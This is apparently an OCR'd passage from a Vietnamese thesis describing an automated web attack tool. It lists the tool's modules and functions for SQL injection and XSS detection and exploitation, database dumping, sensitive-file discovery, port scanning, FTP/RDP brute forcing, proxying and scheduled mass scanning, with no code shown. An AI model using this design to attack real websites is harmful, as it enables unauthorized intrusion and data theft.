Bảng 3.5.1 - Một số hàm cơ bản trong mô-đun dump URL

Tên hàm	Chức năng
GetLink	Lấy danh sách các link cung cấp để lấy link cấp dưới
GetAllLink	Lấy tất cả các đường link từ các link cung cấp




Hình 20: Giao diện mô-đun Dump URL

3.5.2. Mô-đun phát hiện lỗ hổng SQLi

- Chức năng: Kiểm tra tất cả URL trong danh sách tiềm năng có lỗi SQLi hay không, nếu có thực hiện phân loại lỗi

Bảng 3.5.2 - Một số hàm cơ bản trong mô-đun phát hiện lỗ hổng SQLi

Tên hàm	Chức năng
CheckSqli	Thực hiện song song phát hiện lỗ hổng SQLi với 1 URL
CheckSQLi	Phát hiện, phân loại lỗi SQLi
GetDomainName	Lấy tên domain của website



Hình 211: Giao diện mô-đun phát hiện lỗ hổng SQLi

3.5.3. Mô-đun khai thác lỗ hổng SQLi

- Chức năng:

+ Phân loại lỗi SQLi, xác định Database;

+ Lấy tên CSDL;


+ Lấy tên tất cả các bảng trong CSDL;

+ Lấy tên tất cả các cột trong một bảng;

+ Lấy toàn bộ thông tin của một bảng.

Bảng 3.5.3 - Một số hàm cơ bản trong mô-đun khai thác lỗ hổng SQLi

Tên hàm	**Chức năng**
Analyse	Xác định Database, phân loại lỗi SQLi
GetDBs	Lấy tên tất cả Database
GetTables	Lấy tên tất cả bảng
GetColumns	Lấy tên tất cả các cột
GetData	Lấy thông tin một bảng
SaveData	Lưu kết quả dưới dạng HTML và JSON




Hình 22: Giao diện mô-đun khai thác lỗ hổng SQLi

3.5.4. Mô-đun phát hiện lỗ hổng XSS

- Chức năng: Kiểm tra tất cả URL có lỗi XSS hay không.

Bảng 3.5.4 - Một số hàm cơ bản trong mô-đun phát hiện lỗ hổng XSS

Tên hàm	**Chức năng**
CheckXSS	Kiểm tra một URL có bị lỗi XSS hay không
GetWebPageContent	Lấy nội dung của website nhằm kiểm tra có tồn tại payload XSS trong page source của website đó hay không




Hình 23: Giao diện mô-đun phát hiện lỗ hổng XSS

3.5.5. Mô-đun khai thác lỗ hổng XSS

- Chức năng: Kiểm tra tất cả payload XSS mà URL có lỗi, thực hiện khai thác lỗ hổng XSS với từng payload.

Bảng 3.5.5 - Một số hàm cơ bản trong mô-đun khai thác lỗ hổng XSS

Tên hàm	**Chức năng**
LoadXSSPayload	Load tất cả payload trong file .txt
CheckAllPayload	Kiểm tra tất cả payload XSS mà URL có lỗi
GetWebPageContent	Lấy nội dung của website nhằm kiểm tra có tồn tại payload XSS trong page source của website đó hay không




Hình 24: Giao diện mô-đun khai thác lỗ hổng XSS

3.5.6. Mô-đun lập lịch dò quét lỗ hổng nhiều website

- Chức năng: Thực hiện đồng thời việc dumpURL, dò quét lỗ hổng và thực hiện khai thác với nhiều website cùng một lúc. Các lỗ hổng mô-đun thực hiện dò quét bao gồm: SQLi; XSS; Tìm các file nhạy cảm; Tìm đường dẫn login.

Bảng 3.5.6 - Một số hàm cơ bản trong mô-đun dò quét lỗ hổng nhiều website

Tên hàm	**Chức năng**
ScanTarget	Load tất cả website cần quét
Scan	Dump URL của các website, kiểm tra lỗ hổng của từng URL
Exploit	Thực hiện khai thác lỗ hổng với từng URL có lỗi




Hình 25: Giao diện mô-đun dò quét lỗ hổng nhiều website

3.5.7. Mô-đun dò quét lỗ hổng nhiều URL

- Chức năng: Thực hiện dò quét, khai thác lỗ hổng SQLi và XSS với các URL có khả năng có lỗi.

Bảng 3.5.7 - Một số hàm cơ bản trong mô-đun dò quét lỗ hổng nhiều URL

Tên hàm	**Chức năng**
Scan	Load tất cả URL cần quét
CheckSqli	Phát hiện lỗ hổng SQLi với các URL
CheckXSS	Phát hiện lỗ hổng XSS với các URL
Exploit	Khai thác lỗ hổng SQLi và XSS




Hình 26: Giao diện mô-đun dò quét lỗ hổng nhiều URL

3.5.8. Mô-đun phát hiện file nhạy cảm

- Chức năng: Dò tìm các file nhạy cảm, có giá trị quan trọng nhưng do lỗi cấu hình người quản trị sơ hở để lộ.

Bảng 3.5.8 - Một số hàm cơ bản trong mô-đun phát hiện file nhạy cảm

Tên hàm	**Chức năng**
InitData	Thiết lập danh sách tên các file nhạy cảm, danh sách các lỗi trả về từ máy chủ do người quản trị cấu hình khi truy cập vào các file này
Scan	Kiểm tra đường dẫn có tồn tại hay không, nếu trang trả về là trang trắng hoặc chứa thông báo lỗi thì không tồn tại, ngược lại có thể truy cập vào các file nhạy cảm trên




Hình 27: Giao diện mô-đun phát hiện file nhạy cảm

3.5.9. Mô-đun quét cổng

- Chức năng: Tìm tất cả cổng mở của một máy chủ.

Bảng 3.5.9 - Một số hàm cơ bản trong mô-đun quét cổng

Tên hàm	Chức năng
AddCommonPort	Liệt kê danh sách các cổng thường dùng
ScanListPort	Kiểm tra tất cả các cổng mở của một địa chỉ IP
ScanPort	Kiểm tra một cổng của địa chỉ IP




Hình 28: Giao diện mô-đun quét cổng

3.5.10. Mô-đun brute force tài khoản đăng nhập dịch vụ FTP

- Chức năng: Đoán tài khoản đăng nhập dịch vụ FTP của danh sách IP các máy chủ sử dụng từ điển các username và password thường sử dụng.

Bảng 3.5.10 - Một số hàm cơ bản trong mô-đun brute force FTP

Tên hàm	Chức năng
ScanFTP	Đoán tài khoản đăng nhập dịch vụ FTP của danh sách các địa chỉ IP
IsFtpAccessible	Thử một tài khoản đăng nhập FTP với một IP
ScanAnonymousFTP	Thử đăng nhập FTP với tài khoản mặc định: username là anonymous, mật khẩu bất kỳ




Hình 29: Giao diện mô-đun brute force FTP

3.5.11. Mô-đun brute force tài khoản đăng nhập dịch vụ RDP

- Chức năng: Đoán tài khoản đăng nhập dịch vụ RDP của danh sách IP các máy chủ sử dụng từ điển các username và password thường sử dụng.

Bảng 3.5.11 - Một số hàm cơ bản trong mô-đun brute force RDP

Tên hàm	Chức năng
ScanRDP	Đoán tài khoản đăng nhập dịch vụ RDP của danh sách các địa chỉ IP
LoadRDP	Thực hiện kết nối RDP với một địa chỉ IP
CheckIPAddressValid	Kiểm tra một địa chỉ IP có tồn tại hay không




Hình 30: Giao diện mô-đun brute force RDP

3.5.12. Mô-đun thiết lập Proxy

- Chức năng: Thiết lập Proxy, sử dụng UltraSurf, kiểm tra kết nối.

Bảng 3.5.12 - Một số hàm cơ bản trong mô-đun thiết lập Proxy

Tên hàm	Chức năng
ProxySetting	Thiết lập Proxy
CheckConnect	Kiểm tra kết nối
UltraSurf	Sử dụng Ultrasurf




Hình 31: Giao diện mô-đun thiết lập Proxy

3.5.13. Mô-đun lập lịch

- Chức năng: Lập lịch chương trình tự động quét URL, phát hiện và khai thác lỗ hổng, sau đó lưu kết quả vào file text tránh tình trạng thực hiện dò quét lỗ hổng một mục tiêu nhiều lần. Sử dụng control timer, 30s sẽ kiểm tra một lần những mục tiêu nào có lập lịch và thời gian lập lịch bằng thời gian hiện tại thì chương trình tự động kích hoạt chức năng dò quét lỗ hổng.

Bảng 3.5.13 - Một số hàm cơ bản trong mô-đun lập lịch

Tên hàm	**Chức năng**
